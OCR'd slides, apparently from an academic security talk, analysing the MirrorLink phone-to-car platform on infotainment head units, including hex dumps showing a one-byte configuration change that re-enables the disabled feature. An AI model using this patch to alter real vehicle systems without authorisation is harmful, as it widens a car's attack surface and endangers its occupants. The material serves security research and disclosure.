Security Analysis of an In-Vehicle-Infotainment and App Platform

Sahar Mazloom, Mohammad Rezaeirad, Aaron Hunter
Security Lab, George Mason University

and Damon McCoy
New York University





Modern Cars: PCs on wheels

- ECU (Electronic Control Unit)
  - Monitor and Control different subsystems of a car
    - From Engine Control and Braking System

      to Driver Assistance & Multimedia Systems
- CAN (Controller Area Network)
  - Handles ECUs communications
  - Message-based protocol
  - Broadcast Nature






Image source: munic.io

Modern Cars: PCs on wheels

- ECU (Electronic Control Unit)
  - Monitor and Control different subsystems of a car
    - From Engine Control and Braking System

      to Driver Assistance & Multimedia Systems
- CAN (Controller Area Network)
  - Handles ECUs communications
  - Message-based protocol
  - Broadcast Nature
  - Previous Attacks against it
    - UCSD & UW
    - Miller & Valasek




Head Units vs User Demands





Connected Cars



















MirrorLink®









Governed by **Car Connectivity Consortium** (CCC) 2011

Cars Lineup


HYUNDAI



KIA


TOYOTA




CHEVROLET


HONDA


DS AUTOMOBILES


mazda


GM


Mercedes-Benz


Volkswagen


FIAT


PEUGEOT


SUBARU


ŠKODA
AUTO
Volkswagen Group


CITROËN


SEAT


smart


BYD

Smartphones Lineup




Can someone control your car by infecting your smartphone?

Starting Our Security Assessment

MirrorLink was **dis**abled!

Tuners know how to enable it!!

YouTube




Enabling MirrorLink on IVI

Credit goes to Car tuners and garage workers


```
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0020: 00 00 00 4D 69 72 72 6F 72 4C 69 6E 6B 00 00 00   ...MirrorLink...
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040: 00 00 00 00 00 00 00 00 00 00 00 73 6D 61 72 74   ...........smart
0050: 70 68 6F 6E 65 5F 6C 69 6E 6B 5F 70 68 6F 6E 65   phone_link_phone
0060: 70 72 6F 6A 65 63 74 6F 72 2E 62 6D 70 00 00 00   projector.bmp...
0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF   ................
00B0: FF FF FF 00 00 09 00 02 00 00 00 00 04 00 00 FF   ................
00C0: FF FF FF 30 00 00 00 00 00 00 00 00 00 00 00 00   ...0............
00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0020: 00 00 00 4D 69 72 72 6F 72 4C 69 6E 6B 00 00 00   ...MirrorLink...
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040: 00 00 00 00 00 00 00 00 00 00 00 73 6D 61 72 74   ...........smart
0050: 70 68 6F 6E 65 5F 6C 69 6E 6B 5F 70 68 6F 6E 65   phone_link_phone
0060: 70 72 6F 6A 65 63 74 6F 72 2E 62 6D 70 00 00 00   projector.bmp...
0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF   ................
00B0: FF FF FF 00 00 09 00 02 00 00 00 00 04 00 00 FF   ................
00C0: FF FF FF 20 00 00 00 00 00 00 00 00 00 00 00 00   ... ............
00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```




Activated!


MirrorLink **Components**




RE Procedure: Communication Traffic Analysis



MirrorLink® Architecture

